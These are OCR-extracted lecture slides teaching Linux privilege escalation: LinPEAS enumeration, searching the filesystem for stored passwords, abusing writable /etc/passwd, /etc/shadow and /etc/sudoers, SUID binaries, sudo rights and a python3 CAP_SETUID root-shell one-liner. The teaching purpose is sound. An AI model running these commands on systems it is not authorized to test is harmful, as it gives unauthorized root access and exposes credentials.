
- updog is a small Python3 package that can be used to set up a simple web server with a few extract features, such as
  - password protection
  - ability to enabled SSL/TLS (no plaintext transfer)
  - ability to upload to the the system hosting the web server, from the system that is visiting it

```
# installation
[user@kali ~]$ pip3 install updog

# starting the web server
[user@kali ~]$ updog [-d DIRECTORY] [-p PORT] [--password
PASSWORD] [--ssl]
```

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP



2.10 Automated Enumeration

- as shown, there are many places and methods of enumerating a system
- there are scripts that will
  - perform all the presented enumeration steps
  - perform further enumeration techniques
  - highlight which of the results might be an attack vector
- here, we will showcase the standard linux privilege escalation script: LinPEAS
  - stands for Linux Privilege Escalation Awesome Script

```
# download (see Github)
[user@kali ~]$ wget
https://github.com/peass-ng/PEASS-ng/releases/download/202511
01-a416400b/linpeas.sh

# transfer to target (commonly to /tmp)

# execute on target
[user@target /tmp]$ chmod +x linpeas.sh
[user@target /tmp]$ ./linpeas.sh
```

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP

1	Introduction	
2	Enumeration - Information Gathering	
3	Enumeration - Attack Vectors	
	Stored Credentials	Weak File Permissions
	Interesting Groups	`.git` Files
	SUID & SGID	`sudo` Privileges
	Linux Capabilities	Cron
4	Exploitation	
5	Post-Exploitation	

3 Enumeration - Attack Vectors

- traditionally, mechanisms shown in this section (enumeration) are actually included in the topic of the next one (exploitation)
- however, I find this agglomeration of results not representative for the following reason: most typical privilege escalation techniques can be split into two phases:
  - identify some configuration/mechanism on the target that is running higher privilege commands
  - try to influence this process execution through injection of malicious code or altering existing execution in a way, to receive a shell (and thus interactive command execution) within the context of this higher privilege
- splitting it up is something that is more intuitive and more correct to me




disclaimer

- this split is something I came up with myself, thus not some official
  - i try to incorporate it since it makes more sense this way
- however, while creating this lecture through that manner i noticed
  - some topics fit into both
  - some topics are hard to split up
  - for some topics, not even I am 100% sure where to put them
- that being said, all I wanted to convey is to use this approach in your advantage, but take it with a grain of salt

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP



3.1 Stored Credentials

- looking for readable credentials that are stored on the system is a simple and direct way of achieving privilege escalation
- we will start by showing common commands that can search on certain directories (or even the whole filesystem) for files containing the word "password", "pwd", ...
- then, we will focus on files that are classical places for finding credentials

```
# go through entire filesystem and show files with interesting names
[user@target ~]$ find / -exec ls -lad $PWD/* "{}" 2>/dev/null \; |
grep -i -I "passw\|pwd"

# equivalent to the first, using locate
[user@target ~]$ locate 'passw'
[user@target ~]$ locate 'pwd'


# look for files containing strings inside on entire filesystem
[user@target ~]$ grep -rnw --color=auto -i -I -E
"PASSW|PASSWD|PASSWORD|PWD" / 2>/dev/null
```

3.1 Stored Credentials

- traditionally interesting files in that regards
  - `/etc/fstab`: sometimes access to a filesystem we want to mount requires credentials (think of a SMB share); these credentials can be specified in the `/etc/fstab` file
  - `~/.bash_history`: here we are looking for plaintext credentials used in a command
  - `/var/www/html/config.php`: one of the standard file you might see; known for containing login credentials to DBMS system in many frameworks (e.g., Wordpress)
  - `/var/backups`: contains automatic backups; we are looking for custom files and files that have weak permissions (usually root permissions required to read)

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP



3.2 Weak File Permissions

- permissions exist for a reason
  - allow some entities to access certain resources, or
  - deny some entities to access certain resources
- these exploitation techniques are all based on situations, in which we have certain permissions on files, which we usually should not have
- we will differentiate between files where
  - write permissions can lead to privilege escalation, and
  - read permissions can lead to privilege escalation

3.2 Weak File Permissions - Write - `/etc/passwd`

- since the `/etc/passwd` file is a list of all the registered users on the system, write permissions on this file allow us inject a new user with root privileges
- as a reminder, entries in the `/etc/passwd` file following the syntax shown below

```
<user>:x:<uid>:<gid>:<description>:<home_dir>:<shell>
<user>:$<hash_type>$<salt>$<pwhash>:<uid>:<gid>:<description>:<home_dir>:<shell>
```

3.2 Weak File Permissions - Write - `/etc/passwd`

before we can modify `/etc/passwd`, we will need to generate a password hash, for which we will use Unix-style `crypt(3)` hash, specifically, its MD5 version

```
[user@target ~]$ openssl passwd <password>
$1$<salt>$<pwhash>
```

finally, we can append the following line to `/etc/passwd`, which will create a new user `hacker` that has root privileges

```
hacker:$1$<salt>$<pwhash>:0:0::/root:/bin/bash
```

```
[user@target ~]$ su hacker
```

3.2 Weak File Permissions - Write - `/etc/shadow`

- as previously discussed, the `/etc/shadow` file has the purpose of storing the user password hashes, since the original location (`/etc/passwd`) needs to allow for read access
- somewhat similar to the previous approach, we can create a password hash of our choice and replace an existing user's (probably root user's) hash with it
- for the sake of variety, we will use the SHA-512 version of `crypt(3)` instead of MD5 and instead of using `openssl`, we will use the `mkpasswd` utility

```
[user@target ~]$ mkpasswd -m sha-512 <password>
$6$<salt>$<pwhash>
```

3.2 Weak File Permissions - Write - `/etc/shadow`

the entries of the `/etc/shadow` file has the following syntax

```
<username>:$<hash_type>$<salt>$<pwhash>:<lastchanged>:<min>:<max>:<warn>:<
inactive>:<expired>:<reserved>
```

however, not all fields need to be supplied; the following is enough

```
<username>:$<hash_type>$<salt>$<pwhash>::::::      # generic
<username>:$6$<salt>$<pwhash>::::::                # SHA-512
```

3.2 Weak File Permissions - Write - `/etc/sudoers`

- original idea: `sudo` utility allows to execute certain commands with root permissions
  - advantage: while the user can perform any necessary actions with high privileges, an attacker that gains a reverse shell of the user in question can not perform any privileges actions without the user's password
- nowadays, functionality is a bit broader: allows to execute a command with the permissions of a different user (in general)

```
[user@host ~]$ sudo whoami                  # root
[user@host ~]$ sudo -u eve whoami           # eve
```

3.2 Weak File Permissions - Write - `/etc/sudoers`

- the `/etc/sudoers` file can be (intuitively) thought of as the configuration file of the `sudo` command
- each entry defines: which user can execute what commands (and with which options) in the context of which other user / which other group on which system
- entries have the following form

```
# generic entry
[username] [hostname]=([run-as-user]:[run-as-group]) [options] [commands]

# explicit example
john=(root) NOPASSWD: /usr/bin/vim /opt/script.py
```

3.2 Weak File Permissions - Write - `/etc/sudoers`

- if we have write files on the the `/etc/sudoers` file we can add the following line in order obtain root privileges

```
# generic entry
[username] [hostname]=([run-as-user]:[run-as-group]) [options] [commands]

# allows the <user> to execute any command, as any
# user, on any system without having to enter a password
<user> ALL=(ALL:ALL) NOPASSWD: ALL
```

3.2 Weak File Permissions - Write - `authorized_keys`

- as a reminder, `authorized_keys` file is associated with SSH, located in a users `.ssh/` directory
- responsible for holding all the public keys, whose associated private keys can be used to login via SSH as the users
- write access on such a file would be exploited by creating a public/private key pair and placing the public key inside of the file
  - use the `ssh-keygen` utility to generate pair

3.2 Weak File Permissions - Read - `/etc/shadow`


- while having read access on `/etc/shadow` is not quite as powerful as having write access, it still presents a considerable attack vector
- explicitly, it allows us to extract the users' password hashes and corresponding salts
  - these can be used to perform hash-cracking in order to obtain the original passwords

3.2 Weak File Permissions - Read - Private SSH Keys

- as previously mentioned, having read access to a user's `~/.ssh/` directory and the private key within is usually an instant privilege escalation vector

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP




3.3 Interesting Groups

- the following groups (next to many others) come with inherent privileges that can be very useful for escalation privileges
  - `docker` & `lxd`: create virtual machines (we will talk about it later)
  - `shadow`: can read shadow
  - `adm`: allows to read system logs
  - `staff`: allows modifications to /usr/local, which is (by default) included in the `PATH` variable of all users
  - `disk`: basically like root

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP



3.4 `.git` Files

- during enumeration (even from the outside through a web server directory fuzzing) we might encounter exposed `.git` files (or more accurately, `.git` directories)
- used by `git` to store version control information, such as commit history and its different versions
  - can contain sensitive information
  - e.g., credentials that were uploaded in the past, but been removed with the next commit
- we can go through history to find sensitive information about learn more about an application

3.4 `.git` Files - Structure

- `.git` usually contains the following files and directories
  - `config`: configuration setting for repository
  - `description`: repository description
  - `HEAD`: points to the current branch reference
  - `index`: staging area for committed changes
  - `hooks/`: scripts for repository event triggers
  - `info/`: additional metadata
  - `logs/`: history of reference changes in branches
  - `objects`: compressed files storing repository data
  - `refs/`: pointers to branches and tags

3.4 `.git` Files

- `.git` files are what allow us to see history and changes and commit history ....
- if you find one, you may extract information that is not present anymore (like files containing passwords for other user, ...)

```
# status of current repository; e.g., shows deleted files
[user@host ~/.git]$ git status


# git log shows a list of all commits made to repository, together with
# their commit hashes
[user@host ~/.git]$ git log

# look at specific commit in more details
[user@host ~]$ git show <commit-hash>

# set project to state of specific commit
[user@host ~]$ git checkout <commit-hash>
```

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP



3.5 SUID & SGID

- when talking about file permissions, we were talking about 9 bits
  - read/write/execute for owner/group/others
- however, there is are in fact 12th bits:
  - these additional 3 bits are usually occupying the first three bits from the left and represent:
    - SUID enabled (1/3)
    - SGID enabled (2/3)
    - sticky bit (3/3)

3.5 SUID & SGID

- SUID stands for "Set UID" (and correspondingly SGID for "Set GID")
- intuitively, if the SUID bit is set, the following holds: any user that executes this script/binary, does so now with their own permissions (as it is per default), but rather with the permissions of the owner of the file
- that means: if the file is owned by the root user or a different higher-privileged user, we are able to spawn a high privileged process by executing it
    - very interesting

3.5 SUID & SGID

- in the numerical permissions representation, SUID is represented by a 4 at the beginning of the permissions (SGID as a 2)
  - e.g., 4755
- in the symbolic representation it is a bit trickier
  - if the SUID bit is set, and the execute permissions for the owner is set, the execute permission representation x for the owner is replaced by a s
  - if the SUID bit is set, and the execute permissions for the owner is not set, the execute permission representation – for the owner is replaced by a S
  - same for SGID, but applied the execute permission of the group

3.5 SUID & SGID - Exploitation

- the simplest way to abuse this permissions:
  - if set for a script that is owned by root and it is modifiable with your permissions: change the payload to something malicious and then execute it
- alternatively, it will often be set on standard binaries that are not modifiable
  - some of which are safe, e.g., `/usr/bin/mount`
  - others can provide opportunities to exploit this high privilege process (see GTFObins later)


3.5 SUID & SGID - Discovery

- to find files that have this bit set, we can use the find utility since it allows us to search for files via permissions
- note, that there is a set of standard binaries that have this bit enabled and do not provide any attack surface
  - might take experience to discard anything standard and focus on interesting binaries

```
[user@target ~]$ find / -perm -4000 -exec ls -la {} \; 2>/dev/null
[user@target ~]$ find / -perm -2000 -exec ls -la {} \; 2>/dev/null
```

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP



3.6 sudo Privileges

- we already discussed how the sudo command does and where its entries are stored
- one of the classical things to check for when acquiring remote code execution of some user on the target system is to check with sudo entries exist that can be used by them


```
[user@target ~]$ sudo -l
```

3.6 sudo Privileges - Exploitation

- similarly to exploitation with SUID & SGID files
  - we might be able to alter the executable we are allowed to use or the file it applies to
  - alternative, with standard binaries, we can check if any known way exist in order to perform malicious activities (GTFObins)

Linux Privilege Escalation


TURNING YOUR LINUX VISIT INTO A POWER TRIP



3.7 Linux Capabilities

- you might have noticed during your exercises, that trying to run an UDP scan via the `nmap` command requires root privileges
  - this is because raw packets need to be sent and received
- accessing the sockets to do so is a privileged action
- imagine now, you are a sysadmin that need to configure a Kali system for a pentester
  - you do need to allow the pentester to run UDP scans, but giving him `sudo` rights / enabling SUID is simply dangerous (see GTFObins)

- the solution: capabilities
  - if you split all high permissions the root user has into smaller, well-differentiated pieces, you would get capabilities
- in total, there 36 capabilities
- can be assigned to files and processes



3.7 Linux Capabilities

- here is a list of the most important capabilities for our purposes

Capability	Description
CAP_CHOWN	make arbitrary changes to owner and group of a file
CAP_DAC_OVERRIDE	bypass any file read, write or execute permission check
CAP_DAC_READ_SEARCH	bypass any file read or write permission check
CAP_SETUID	change the UID of the process
CAP_SETGID	change the GID of the process

3.7 Linux Capabilities

- capabilities are (intuitively) only applied to processes
  - can also be applied to executables, in which case any process created by that executable inherits the capabilities of the file
- each process has a set of two bitmaps detailing the capabilities
  - permitted capabilities: defines all the capabilities the process has the power to exhibit
  - effective capabilities: defines all the capabilities that are actually in effect
- allows for processes to turn their capabilities on and off during execution, depending on whether they need them (least privilege)

- intuitively, each processes represents its capabilities as follows

Capabilities	CAP1	CAP2	CAP3	CAP4	CAP5	CAP6	CAP7	…
Permitted	1	1	0	0	1	0	1	…
Effective	1	0	0	0	0	0	1	…

- to set the capabilities of a file, the `setcap` command can be used
- In the example above, we set the permitted and effective bit for the `CAP_CHOWN` capabilities for the file `program`

```
[user@target ~]$ setcap cap_chown=+ep program
```

- to search for files that have capabilities enabled, the getcap utility can be used

```
[user@target ~]$ getcap -r / 2>/dev/null
```

```
[user@target ~]$ getcap -r / 2>/dev/null
…
/usr/bin/python3 cap_setuid=ep
…
```

- scenario 1: we identify that `python3` has the `CAP_SETUID` capability enabled, how could we abuse it?
  - reminder: this capability allows to change the effective UID of the process

```
[user@target ~]$ usr/bin/python3 -c 'import os; os.setuid(0);
os.system("/bin/bash")'
[root@target ~]$
```

